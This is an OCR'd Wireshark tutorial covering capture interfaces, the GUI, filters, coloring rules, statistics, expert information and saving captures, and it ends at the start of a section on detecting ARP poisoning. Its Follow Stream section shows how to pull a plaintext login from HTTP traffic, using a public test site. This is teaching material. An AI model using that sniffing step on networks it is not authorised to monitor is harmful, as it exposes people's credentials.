
After determining the Network Interface. Now open the Wireshark and choose the specific interface and double-click to start capture the traffic. In Figure 2, I choose **eth0** as network interface. You can also use Capture filter to capture only specific types of network packets (e.g. ARP). I will discuss in later section.



```
eth0
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
```

Fig 2: Basic Interface of Wireshark

The Graphical User Interface of Wireshark is shown in the following screenshot:



```
No.     Time          Source            Destination       Protocol Length Info
      2 0.003455492   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=7/1792, ttl=128 (re…
      3 1.002097442   192.168.27.131    8.8.8.8           ICMP       98 Echo (ping) request  id=0x05c7, seq=8/2048, ttl=64 (rep…
      4 1.006173827   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=8/2048, ttl=128 (re…
      5 2.003493578   192.168.27.131    8.8.8.8           ICMP       98 Echo (ping) request  id=0x05c7, seq=9/2304, ttl=64 (rep…
      6 2.006799034   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=9/2304, ttl=128 (re…
      7 3.005878044   192.168.27.131    8.8.8.8           ICMP       98 Echo (ping) request  id=0x05c7, seq=10/2560, ttl=64 (re…
      8 3.009301015   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=10/2560, ttl=128 (r…
      9 4.008702434   192.168.27.131    8.8.8.8           ICMP       98 Echo (ping) request  id=0x05c7, seq=11/2816, ttl=64 (re…
     10 4.012165977   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=11/2816, ttl=128 (r…
     11 5.009956990   192.168.27.131    8.8.8.8           ICMP       98 Echo (ping) request  id=0x05c7, seq=12/3072, ttl=64 (re…
     12 5.013025365   8.8.8.8           192.168.27.131    ICMP       98 Echo (ping) reply    id=0x05c7, seq=12/3072, ttl=128 (r…
```

```
▸ Frame 6: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_f5:32:6a (00:50:56:f5:32:6a), Dst: VMware_7f:ae:3d (00:0c:29:7f:ae:3d)
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.27.131
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xd76c [correct]
    [Checksum Status: Good]
    Identifier (BE): 1479 (0x05c7)
    Identifier (LE): 50949 (0xc705)
    Sequence number (BE): 9 (0x0009)
```

```
0000  00 0c 29 7f ae 3d 00 50  56 f5 32 6a 08 00 45 00   ··)··=·P V·2j··E·
0010  00 54 55 56 00 00 80 01  f9 17 08 08 08 08 c0 a8   ·TUV···· ········
0020  1b 83 00 00 d7 6c 05 c7  00 09 63 06 d9 5e 00 00   ·····l·· ··c··^··
0030  00 00 20 8b 07 00 00 00  00 00 10 11 12 13 14 15   ·· ····· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```


Ready to load or capture

Packets: 32 · Displayed: 32 (100.0%) · Dropped: 0 (0.0%)

Profile: Default

Fig 3: Main user interface of Wireshark

2. **Title Bar:** Display the packet title or Captured file name (test.pcapng)
3. **Menu Bar**: All the tools, settings and customization options are available here.
4. **Main Tool Bar:** Shortcut of essential tools (capture, stop, save) are located
5. **Display Filter Bar:** You can use the custom filters here to narrow down the results. It will help to analyze the specific types of packets.
6. **Packet List Pane:** This section is reserved for the captured packet. This section displays all the packets captured in a list view along with some useful information like Source and Destination IP and Port, Time, Protocol type etc. You can customize this information from **Edit** > **Preferences…**> **Appearance** > **Columns** > **Add a New Column** > Give a Column **Title** and Select the '**Type**'.
7. **Packet Details Pane:** This section displays information about the selected packet. This section contains almost all the information about the packet including IP Address, Port Number & Details, MAC address
8. **Packet Bytes Pane:** This section displays selected packet details in Hexadecimal view.
9. **Expert Information Button:** By clicking this button is shown the error and information related data etc.
10. **Status Bar:** It displays the status of the Wireshark and PCAP information. This section provides details about the total number of capture packets and related information.
11. **Profile Bar:** This section shown the current and active profile. You can change the profile by clicking on it. Right-clicking on the Profile Bar allows to **Create a New Profile** or **Manage an Existing Profile**.



Wireshark · Configuration Profiles

Search for profile …

All profiles

Profile	Type
Default	Default
Bluetooth	*Global*
Classic	*Global*
No Reassembly	*Global*
MarkOnSecurity	Personal

Created from default settings

Fig 4: Profile Customization

Filters:

When we start to capture the packets. It will capture everything that happens on the system's network. In those packets some are extremely useful and rest of them are useless. Filters helps us to capture a specific type of packet (like ARP) or narrow down the results of the capture packet. Wireshark mainly supports two kind of filters those are **Capture Filters** and **Display Filters**.

Capture Filters:

Capture filter helps to capture a specific type of the packet. Except that others packet will ignored. It works before the capturing the traffic. In this situation, first you must set the capture filter then you can start the capture.

For Setting the capture filter, you will find the **Capture Filter Box** when choosing the Network Interfaces (Fig - 2, Mark-1). Or, Go to the **Capture** > **Capture Filters** > List of the Capture Filters. Here you can Add or Delete a custom capture filter also. **Resource:** wiki.Wireshark.org/CaptureFilters

Display Filters:

Display filters helps to narrow down the results from captured packets. It can also be used in running process of capturing. It locates above the packet list pane (Fig - 3, Mark - 4). When you type the filter in the box it will suggest some filter. If the box shown as red then the filter is incorrect, if it shown in green then the filter is correct.

It supports the Boolean expressions, that uses for specifying the data or combine two commands. These expressions are commonly used in display filters -

or or **||** : OR
and or **&&** : AND
gt or > : Greater than
lt or < : Less than
eq or == : Equals

Example of Display Filters:


ARP Protocol Size - **arp.proto.size**
TCP URG Flag - **tcp.flags.urg**
Filter through IP Source and Destination address using Boolean operator -
ip.src == 192.168.27.31 or ip.dst == 10.42.30.67

Resources:
packetlife.net/media/library/13/Wireshark_Display_Filters.pdf
wiki.Wireshark.org/DisplayFilters
Wireshark.org/docs/dfref

Other Useful Options:

Coloring Rules:

In Wireshark, colorizing a specific packet type is a effective method to identify and spot the packet of interest from the Packet List Pane.
Wireshark has its own predefined coloring rules. But you can add and delete the coloring rules as per your requirements. To add a new coloring rule go to **View** > **Coloring Rules…** to Add a new coloring rule click on '**+**' button to add a new rules and enter the Name of the rules and Filter. You can change the Foreground and the Background color is per your requirement.



Name	Filter
☑ ARP Protocol Size	arp.proto.size
Bad TCP	tcp.analysis.flags && !tcp.analysis.window_update
☑ HSRP State Change	hsrp.state != 8 && hsrp.state != 16
☑ Spanning Tree Topology Change	stp.type == 0x80
☑ OSPF State Change	ospf.msg != 1
☑ ICMP errors	icmp.type eq 3 || icmp.type eq 4 || icmp.type eq 5 || icmp.type eq 11 || icmpv6.type eq 1 || icmpv6.type eq 2 || icmpv6.type eq 3 || icmpv6.type eq 4
☑ ARP	arp
☑ ICMP	icmp || icmpv6
☑ TCP RST	tcp.flags.reset eq 1
☑ SCTP ABORT	sctp.chunk_type eq ABORT
☑ TTL low or unexpected	(! ip.dst == 224.0.0.0/4 && ip.ttl < 5 && !pim && !ospf) || (ip.dst == 224.0.0.0/24 && ip.dst != 224.0.0.251 && ip.ttl != 1 && !(vrrp || carp))
☑ Checksum Errors	eth.fcs.status=="Bad" || ip.checksum.status=="Bad" || tcp.checksum.status=="Bad" || udp.checksum.status=="Bad" || sctp.checksum.status=="Bad" || mstp.che
☑ SMB	smb || nbss || nbns || netbios
☑ HTTP	http || tcp.port == 80 || http2
☑ DCERPC	dcerpc
☑ Routing	hsrp || eigrp || ospf || bgp || cdp || vrrp || carp || gvrp || igmp || ismp
☑ TCP SYN/FIN	tcp.flags & 0x02 || tcp.flags.fin == 1
☑ TCP	tcp
☑ UDP	udp
☑ Broadcast	eth[0] & 1
☑ System Event	systemd_journal || sysdig

Fig 5: Coloring Rules


Network Statistics:

Wireshark provide us a huge range of network statistics features. It helps to gather the general knowledge about the captured or loaded packet file. It can be accessible from Menu Bar of the Wireshark named 'Statistics'.

From the Statistics menu you can do the following things –

1. **Capture File Properties:** It provides general information about the captured packet. Including Name, Length, Hash value, Hardware information, Interface details, Packet data statistics etc.
2. **Resolved Addresses:** Mapping all the IP addresses with the Domain Name.
3. **Protocol Hierarchy:** All the protocol that has been captured & percentage of the packets.
4. **Conversations:** All the conversations between Client A to Client B of the packets. Click on **Name Resolution** on Ethernet section it allows to reveal the domain names.
5. **Endpoints:** Like Conversations but only display the endpoint addresses.
6. **Packet Lengths:** Certain amount of packet length to the destination. Including packet count and percentages from total packet.
7. **IO graph:** Graphical representation of communication between two endpoints.
8. **DNS:** Reveals all the DNS services
9. **Flow Graph:** Reveals all the TCP packets in a Graphical manner.

10. **HTTP > Load Distribution:** Reveals what the servers and IP addresses served for this computer system.



```
No.   Time       Source          Info
  1 0.000000   18.185.14.94    0 443 → 4663 [ACK] Seq=1 Ack=
  2 0.003254   18.185.14.94    5 Application Data
  3 0.048100   192.168.31.10   4 4663 → 443 [ACK] Seq=1 Ack=
  4 0.518414   192.168.31.10   5 4666 → 443 [ACK] Seq=1 Ack=
  5 0.618844   192.168.31.10   5 4673 → 443 [ACK] Seq=1 Ack=
  6 0.668236   137.74.187.10   0 443 → 4666 [ACK] Seq=1 Ack=
  7 0.729460   fe80::ae5a:14   0 Router Solicitation from ac
  8 0.892517   104.31.79.161   6 443 → 4673 [ACK] Seq=1 Ack=
  9 0.895514   192.168.31.10   7 Standard query 0x0277 A cdn
 10 0.935011   192.168.31.1    1 Standard query response 0x0
 11 0.940394   192.168.31.10   7 Standard query 0x53d9 AAAA
 12 0.941659   192.168.31.10   6 4676 → 443 [SYN] Seq=0 Win=
 13 0.977277   192.168.31.1    1 Standard query response 0x5

> Frame 5: 55 bytes on wire (440 bi          rface \Device\NPF_{5ADD0976-5
> Ethernet II, Src: Giga-Byt_b0:cb:          4:45 (50:64:2b:4f:04:45)
> Internet Protocol Version 4, Src:
> Transmission Control Protocol, Sr          1, Len: 1
```


Fig 6: Network Statistics of Packets

Follow Stream:

Protocol stream following is one of the powerful features. It helps you to looking for crucial data from a stream. You can follow TCP, UDP, TLS, HTTP packets from packet list pane. It also allows you to identify the login credential from HTTP Packet.


You can follow the stream by two ways:

- Select a packet which you want to follow then Right-click > Follow > TCP / UDP/ TLS Stream
- Or go to Analyze > Follow > TCP / UDP/ TLS Stream


File Edit View Go Cap 2 Analyze Statistics Telephony Wireless Tools Help
http
Display Filters...
Display Filter Macros...
Display Filter Expression...
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As...
Reload Lua Plugins Ctrl+Shift+L
SCTP
3 Follow
Show Packet Bytes... Ctrl+Shift+O
Expert Information
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H 4
HTTP/2 Stream
QUIC Stream
1

```
No.   Time        Source   Destination      Proto
 17 3.152230     192.1    176.28.50.165    HTTP
 22 3.424874     176.2    192.168.31.103   HTTP
 24 3.507054     192.1    176.28.50.165    HTTP
 35 4.110363     192.1    176.28.50.165    HTTP
 43 4.650319     176.2    192.168.31.103   HTTP
166 12.940064    192.1    176.28.50.165    HTTP
173 13.219109    176.2    192.168.31.103   HTTP
209 13.789660    192.1    176.28.50.165    HTTP
220 14.057053    176.2    192.168.31.103   HTTP
222 14.124025    192.1    176.28.50.165    HTTP
231 14.391580    176.2    192.168.31.103   HTTP
254 20.734767    192.1    176.28.50.165    HTTP
259 21.011908                              HTTP

  Origin: http://testphp
  Connection: keep-alive
  Referer: http://testphp
  Upgrade-Insecure-Requests: 1\r\n
  \r\n
  [Full request URI: http://testphp.vulnweb.com/userinfo.php]
  [HTTP request 3/8]
```

Fig 7: Following a HTTP Stream




```
@.....?.{.....8..... .$.0../x8.H..y..M@8..A..rK....K0..sL2.4.L4.TsM6.t../...;POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=test&pass=testHTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Mon, 16 Mar 1970 19:48:28 GMT
Content-Type: text/html
```

Fig 8: Login credentials found from HTTP Stream

Expert Information:

Expert Information provides the deeper information in a quick way. When it tracks down any abnormalities and area of interest it raises a flag for it. You can access expert information from **Analyze** > **Expert Information** or from the left corner of the buttom (Fig 3, Mark 8)

Red: Indicates for Malformed packets (Error)
Yellow: Indicates for any Warnings
Blue: Indicates for Information (Chat)
Cyan: Indicates for any events (Note)




Packet	Summary	Group	Protocol
Error	New fragment overlaps old data (retransmission?)	Malformed	TCP
839	[TCP Out-Of-Order] 443 → 8266 [PSH, ACK] Seq=49882 Ac...	Malformed	TCP
Warning	DNS query retransmission. Original request in frame 287	Protocol	DNS
Warning	Connection reset (RST)	Sequence	TCP
Warning	This frame is a (suspected) out-of-order segment	Sequence	TCP
Warning	Previous segment(s) not captured (common at capture sta...	Sequence	TCP
Warning	Ignored Unknown Record	Protocol	TLS
Note	This session reuses previously negotiated keys (Session res...	Sequence	TLS
Note	This frame is a (suspected) spurious retransmission	Sequence	TCP
Note	This frame is a (suspected) retransmission	Sequence	TCP
Note	ACK to a TCP keep-alive segment	Sequence	TCP
Note	TCP keep-alive segment	Sequence	TCP
Note	Duplicate ACK (#1)	Sequence	TCP
Chat	GET /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBRDC9IOTx...	Sequence	HTTP
Chat	Connection finish (FIN)	Sequence	TCP
Chat	Connection establish acknowledge (SYN+ACK): server por...	Sequence	TCP
Chat	Connection establish request (SYN): server port 443	Sequence	TCP
Chat	NOTIFY * HTTP/1.1\r\n	Sequence	SSDP

Fig 9: Expert Information Window

Saving a Captured Packets:

After capturing the network packets, you can also save those packets for further analysis. To save those packets go to the **File** > **Save (Ctrl+S)** > **Choose the Location** > **Give a 'Filename'** > **Choose the file type** (Default: .pcapng)



File name: markproject

Save as typ Wireshark/... - pcapng (*.ntar.gz;*.ntar;*.pcapn

Fig 10: Saving a Network packets

This process helps you to save all the packet the captured. But sometimes the packet sizes are too huge, and you do not need all of those packets. In that scenario you choose your packet as per your needs and mark them by Right-click > Mark/ Unmark Packet or by pressing shortcut key [Ctrl+ M]. After the marking go to the **File** > **Export Specified Packets...** > Enter the **Name** & Choose the **File types** > **Save**.

Wireshark Data Taster for ARP Poisoning

Layer 2/3

By

Mossaraf Zaman Khan

Detection of ARP Poisoning

Introduction to ARP:

ARP stands for Address Resolution Protocol. It helps to mapping an Internet Protocol (IP) address to a Media Access Control (MAC) address i.e. machine address. IPv4 is 32bits long and the MAC address is 48bits long. So, it helps to translate 32bit address to 48bit addresses and vice versa. ARP works on layer 2 (Data link Layer) and layer 3 (Network Layer) of the OSI model.

How ARP works:

When User-A wants to establish the connection with User-B but User-A doesn't know about the User-B MAC address. The User-A sends an **ARP-Request** packet to the destination IP address (User-B's IP address). Because the destination IP address is indicating to User-B, so User-B will reply with the **ARP-Reply** packet, listening its MAC address. Now User-A has the required information to exchange the traffic with the User-B.

Ro view the ARP table:

a. Open a command prompt
b. type '**arp -a**'

